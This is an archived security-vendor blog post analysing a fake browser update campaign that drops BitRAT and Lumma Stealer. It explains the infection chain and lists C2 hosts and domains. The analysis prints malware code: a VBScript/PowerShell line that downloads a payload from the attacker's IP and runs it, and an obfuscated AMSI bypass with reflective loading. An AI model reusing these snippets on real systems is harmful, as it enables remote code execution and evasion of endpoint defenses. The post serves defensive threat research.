

Fake Browser Updates delivering BitRAT and Lumma Stealer

By eSentire Threat Response Unit (TRU)

Archived: 2026-04-05 18:01:39 UTC

Adversaries don't work 9-5 and neither do we. At eSentire, our [24/7 SOCs](#) are staffed with Elite Threat Hunters and Cyber Analysts who hunt, investigate, contain and respond to threats within minutes.

We have discovered some of the most dangerous threats and nation state attacks in our space – including the Kaseya MSP breach and the more_eggs malware.

Our Security Operations Centers are supported with Threat Intelligence, Tactical Threat Response and Advanced Threat Analytics driven by our Threat Response Unit – the TRU team.

In TRU Positives, eSentire's Threat Response Unit (TRU) provides a summary of a recent threat investigation. We outline how we responded to the confirmed threat and what recommendations we have going forward.

Here's the latest from our TRU Team...

What did we find?

In May 2024, eSentire's [Threat Response Unit \(TRU\)](#) detected an instance of fake updates delivering BitRAT and Lumma Stealer.

Fake browser updates have been responsible for numerous malware infections, including those of the well-known SocGhosh malware. In April 2024, we observed [FakeBat](#) being distributed via similar fake update mechanisms.

The infection chain began when the user visited an infected webpage containing injected malicious JavaScript code (Figure 1).




Figure 1: Fake Chrome update

Upon loading the compromised page, the injected malicious JavaScript code is triggered, which directs the user to the fake update page (Figure 2). After cleaning up the code, we found redirect code hidden within the JavaScript (Figure 3). The redirected site can only be accessed if the HTTP referrer matches the original malicious web page.



Figure 2: Injected malicious JavaScript code




Figure 3: Redirect site hidden within the JavaScript

The chatgpt-app[.]cloud site contains a download link to a Zip archive called 'Update.zip', which is automatically downloaded onto the victim's device. The archive is hosted on Discord's Content Distribution Network (CDN) (Figure 4).


```
SDF = "WYScYrYiYpYt.YSYhYYelYYYl"  
SDF = Replace(SDF, "Y", "")  
Set YOO = CreateObject(SDF)  
  
KK1 = "po"+"wers"+"hell "  
  
FFO = "$c1='(New-Object Net.We'; $c4='bCli"  
  
FF2="ent).Downlo'; $c3='adString('"  
  
FF3="http://77.221.151.31/a/a.png"  
  
FF4="''');$TC=I`E`X ($c1,$c4,$c3 "  
  
FF5="-Join '')|I`E`X"
```

Figure 7: 0x.png downloads and executes a.png via PowerShell

The two files containing the malicious payloads *a.png* and *s.png* include an AMSI bypass, the code that leverages reflection in .NET to dynamically load and execute the payload within RegSvcs.exe process (Figure 8).

```
1 $t0='MPIEX'.replace('MP','');sal g $t0;  
2 [ref].Assembly.GetType('S*y!s*t*e*m!.!M!a$nl!a*gle*m*e!n!t$.SA*u*t!o!m*a*t$!o*n!.!A!m*s*i!U*t$!  
*l!s*'.replace('$','').replace('!',').replace('*',').replace('!',').GetField('a!m=s-i-I=n=i-t-F=a-i!l!e-d'  
.replace('!',').replace('=',').replace('-',').  
'NonPublic,Static').('S)e%t%V)a!%u%e}'.replace('}',').replace('}',').replace('%','')($null,  
$true)  
3 $loader = loaderbase64_string;  
4 $payload = payloadbase64_string;  
5  
6 $iu=$payload  
7 $obj =@($iu)  
8  
9 $iu2=$loader  
10 $obj2 =@($iu2)  
11  
12 $$SSD=[system.Convert].GetMethod()  
13  
14 $hgh=$SSD.Invoke($null,$obj)  
15  
16 $hgh2=$SSD.Invoke($null,$obj2)  
17  
18 $YOO=[object[]] ('C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe',$hgh)  
19  
20 [Reflection.Assembly]::Load($hgh2).GetType('R2').GetMethod('Run').Invoke($null,$YOO)
```

Figure 8: Simplified version of a.png showing the AMSI bypass and loading

Loader

There are two parts to the payload files, *a.png* and *s.png* – the loader portion and the payload. The loader mechanism appears to be almost the same in both files; the only difference seems to be the hash itself.

The loader is a .NET portable executable (PE) file, obfuscated using Crypto Obfuscator (5.x). The loader is tasked with loading the decrypted payload binary from the files PowerShell script and injecting it into RegSvcs.exe (Figure 9).




Figure 9: The deobfuscated loader

BitRAT

BitRAT is a feature-rich remote access tool with capabilities such as two modes of connections (direct reverse connection and Tor connection), UAC exploit for elevated privileges, process protection, and the ability to manage over 10,000 clients efficiently.

It offers a binder that binds up to 5 files, a remote browser feature supporting Chrome, password recovery for various applications, XMR miner for cryptocurrency mining, reverse proxy using SOCKS4 mode, remote desktop access, webcam live feed, file manager with zip compression, keylogger functions, audio live feed, and SOCKS5 proxy support.

The BitRAT sample analyzed in this case was UPX packed and contained an encrypted configuration. The configuration data is decrypted using the following steps:

1. First, a decoded string is loaded to memory.
2. A second string is loaded to memory to which the first string is appended.
3. The CRC-32 hash is generated for the string to which 8 is added.
4. An MD5 hash is generated from the lowercase version of the previously generated hash.
5. The first 16 characters from the MD5 hash are utilized as the key for the Camellia decryption routine.
6. The decryption routine with the same key is used for decryption of every encrypted string in the binary.

The decrypted configuration:

- **Host:** 77.221.151[.]31
- **Port:** 4444
- **Tor Process Name:** Tor
- **Install Directory:** 0

- **Install File:** 0
- **Password:** 7b13ff385b95cf25d53088d6b7c5d890

Lumma Stealer

Lumma Stealer, also known as LummaC2 Stealer, is an information stealing malware developed in C language. It has been operating as a Malware-as-a-Service in Russian-speaking forums since August 2022. Created by the threat actor "Shamel" using the alias "Lumma", this malware targets cryptocurrency wallets, 2FA browser extensions, and other sensitive data on victims' machines.

The stolen data is sent to a C2 server via HTTP POST requests with the user agent beginning with "Mozilla/5.0". Additionally, Lumma Stealer includes a non-resident loader capable of deploying further malicious payloads in EXE, DLL, and PowerShell formats.

This article will focus solely on the major sections of Lumma Stealer, as [eSentire has previously covered it in detail](#).

There are notable strings found in Lumma Stealer's C2 communication, including the version and Lumma ID (lid), also referred to as the build ID, which uniquely identifies Lumma (Figure 10).




Figure 10: Notable strings in Lumma Stealer Payload

The payload includes the user-agent used by the malware (Figure 11).




Figure 11: User-agent field found in malware config

Another parameter, "act," reveals that it has been initialized with the value "life," used to check-in with the C2 (Figure 12).




Figure 12: C2 check-in string

The sample contains 9 embedded domains used for C2 communications, seen as base64 encoded strings in Figure 13, left. During runtime, the C2 domains are extracted using the routine shown in Figure 13 and described below.




Figure 13: Encrypted C2 Strings (left) Decryption Routine (right)

The C2 domain list decryption function is outlined as follows:

1. First, a base64 string from the above is loaded into memory.
2. This string then undergoes a base64 decode operation and the resulting bytes are stored in a buffer.
3. The key is present at an offset 0x20 from the start of the previous buffer.
4. This key is then used to XOR the buffer which reveals the C2 domains.

We have released a script that performs these operations for the above strings and produces the C2 domains, which is available [here](#).

The decrypted configuration includes the following C2 domains:

- demonstrationfukewko[.]shop
- liabilitynighstjsko[.]shop
- alcojoldwograpciw[.]shop
- incredibleextedwj[.]shop
- shortsvelventysjo[.]shop
- shatterbreathesw[.]shop
- tolerateilusidjkl[.]shop
- productivelookewr[.]shop
- accountasifkwosov[.]shop

The use of fake updates to deliver a variety of malware displays the operator's ability to leverage trusted names to maximize reach and impact. The .NET loader being the same in both payload files shows the likelihood of the fake update loader being a malware delivery service. The malware payload is likely interchangeable and will result in a variety of different types being loaded in similar incidents in the future.

What did we do?

Our [24/7 SOC Cyber Analysts](#) investigated the suspicious activities, notified the client, and isolated the affected device.

What can you learn from this TRU Positive?

- Fake browser update campaigns use sophisticated social engineering tactics by mimicking legitimate browser update prompts that match the user's browser type and language.
 - This targeted approach indicates the need for increased user awareness about the authenticity of update notifications and the sources from which updates are downloaded.
- BitRAT and Lumma Stealer were the final payloads during this incident, although it is likely other malware may be loaded in future deliveries.
 - These final payloads allow attackers to perform reconnaissance, steal sensitive data, and provide remote access to the infected host.

Recommendations from our Threat Response Unit (TRU):

- Ensure that all endpoints are protected with up-to-date antivirus software or [Endpoint Detection and Response \(EDR\)](#) tool capable of detecting and blocking malicious files


- Implement a [Phishing and Security Awareness Training \(PSAT\)](#) program that educates and informs your employees on emerging threats in the threat landscape.

Indicators of Compromise

You can access the indicators of compromise [here](#).

To learn how your organization can build cyber resilience and prevent business disruption with eSentire's Next Level MDR, connect with an eSentire Security Specialist now.

[GET STARTED](#)



ABOUT ESENTIRE'S THREAT RESPONSE UNIT (TRU)

The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.

Source: <https://www.esentire.com/blog/fake-browser-updates-delivering-bitrat-and-lumma-stealer>